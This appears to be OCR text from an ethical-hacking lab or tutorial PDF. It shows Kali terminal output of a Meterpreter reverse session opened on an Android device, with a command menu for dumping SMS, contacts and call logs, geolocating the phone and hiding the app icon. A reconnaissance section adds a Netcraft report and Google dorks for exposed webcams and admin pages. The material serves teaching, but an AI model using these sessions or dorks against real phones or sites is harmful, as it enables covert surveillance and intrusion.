




root@kali: /var/www/html
File Actions Edit View Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel



root@kali: /var/www/html
File Actions Edit View Help
Command Description
play play a waveform audio file (.wav) on the target system
Android Commands
Command Description
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
meterpreter > uuid
[+] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer : localhost
OS : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture : x64
System Language : en_US
Meterpreter : dalvik/android
meterpreter >


Footprinting and Reconnaissance:


Netcraft: Netcraft is an **Internet services company** based in Bath, Somerset, England. The company provides cybercrime disruption services across a range of industries. Netcraft was founded by Mike Prettejohn. [citation needed] The company provides web server and web hosting market-share analysis, including web server and operating system detection.







https://sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
Analysing site...
Share:
Background
Site title
Google
Date first seen
November 1998
Site rank
228
Netcraft Risk Rating
2/10
Description
Not Present
Primary language
English
Network
Site
http://google.com
Domain
google.com
Netblock Owner
Google LLC
Nameserver
ns1.google.com
Hosting company
Google
Domain registrar
markmonitor.com
Hosting country
US
Nameserver organisation
whois.markmonitor.com
IPv4 address
74.125.193.100
Organisation
Google LLC, United States
IPv4 autonomous systems
AS15169
DNS admin
dns-admin@google.com
IPv6 address
2a00:1450:400b:c01:0:0:0:8a
Top Level Domain
Commercial entities (.com)
IPv6 autonomous systems
AS15169
DNS Security Extensions
unknown
Reverse DNS
ig-in-f100.1e100.net


https://sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com
Services
Solutions
News
Company
Resources
Discover More
Report Fraud
IP delegation
IPv4 address (74.125.193.100)
IP range
Country
Name
Description
::ffff:0.0.0.0/96
United States
IANA-IPV4-MAPPED-ADDRESS
Internet Assigned Numbers Authority
74.0.0.0-74.255.255.255
United States
NET74
American Registry for Internet Numbers
74.125.0.0-74.125.255.255
United States
GOOGLE
Google LLC
74.125.193.100
United States
GOOGLE
Google LLC
IPv6 address (2a00:1450:400b:c01:0:0:0:8a)
IP range
Country
Name
Description
::/0
N/A
ROOT
Root inet6num object
2a00::/11
European Union
EU-ZZ-2A00
RIPE NCC
2a00::/12
Netherlands
EU-ZZ-2A00
RIPE Network Coordination Centre
2a00:1450::/29
Ireland
IE-GOOGLE-20091005
Google Ireland Limited
2a00:1450:4000::/37
Ireland
IE-GOOGLE-2a00-1450-4000-1
EU metro frontend
2a00:1450:400b:c01:0:0:0:8a
Ireland
IE-GOOGLE-2a00-1450-4000-1
EU metro frontend
IP Geolocation
We use multilateration to independently determine the location of a server. Read more.





Google Dorking: Google Dorking or Google hacking refers to using Google search techniques to hack into vulnerable sites or search for information that is not available in public search results. The Google search engine works similarly to an interpreter using search strings and operators.

site:www.spotify.com





intitle:”webcam 7”






site:amazon.com intitle:admin

